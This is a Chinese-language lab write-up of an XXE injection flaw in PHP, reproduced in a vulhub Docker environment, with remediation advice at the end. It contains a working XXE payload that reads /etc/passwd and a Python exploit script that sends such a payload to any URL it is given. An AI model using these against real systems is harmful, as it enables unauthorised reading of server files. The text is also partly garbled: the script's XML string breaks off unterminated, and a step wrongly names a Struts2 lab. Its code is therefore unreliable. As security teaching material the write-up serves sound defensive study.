PHP环境 XML外部实体注入漏洞（XXE）

1、CVE

无

2、危害等级

高危

3、漏洞描述

XXE Injection即XML External Entity Injection,也就是XML外部实体注入攻击。漏洞是在对非安全的外部实体数据进行处理时引发的安全问题。

由于站点的建站语言不同，PHP、JAVA、python等也有不同的解析规则，在实际情况中不能一概而论，但原理是相同的。

4、公开日期

未知

5、利用工具

burpsuite


复现过程

1、运行struts2-053docker环境

```
0x1: git clone https://github.com/vulhub/vulhub.git
0x2: cd /vulhub/php/php_xxe/
0x3: docker-compose up -d
```

2、漏洞测试


2.1 等待一段时间，访问http://127.0.0.1



2.2 Payload

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [
<!ELEMENT name ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<root>
<name>&xxe;</name>
</root>
```

2.3 本地burpsuite下执行payload



使用工具

python phpxxe.py

```
#coding:utf-8

import urllib2

if __name__ == '__main__':

    print u'输入要读取的文件，如file:///etc/passwd'

    payload = raw_input()

    print u'输入要访问的地址，如http://127.0.0.1/simplexml_load_string.php'

    url = raw_input()

    #url = 'http://127.0.0.1/simplexml_load_string.php'

    headers = {'Content-type': 'text/xml'}

    xml = '<?xml version="1.0" encoding="utf-8"?><!DOCTYPE xxe [<!ELEMENT name ANY >

    req = urllib2.Request(url = url,headers = headers, data = xml)

    res_data = urllib2.urlopen(req)

    res = res_data.read()

    print res
```

修复建议

1. 使用libxml2.8.0以上版本xml解析库，默认禁止外部实体的解析
2. 对于PHP,由于simplexml*load*string函数的XML解析问题出在libxml库上,所以加载实体前可以调用函数进行过滤
3. 可将外部实体、参数实体和内联DTD都被设置为false，从而避免基于XXE漏洞的攻击。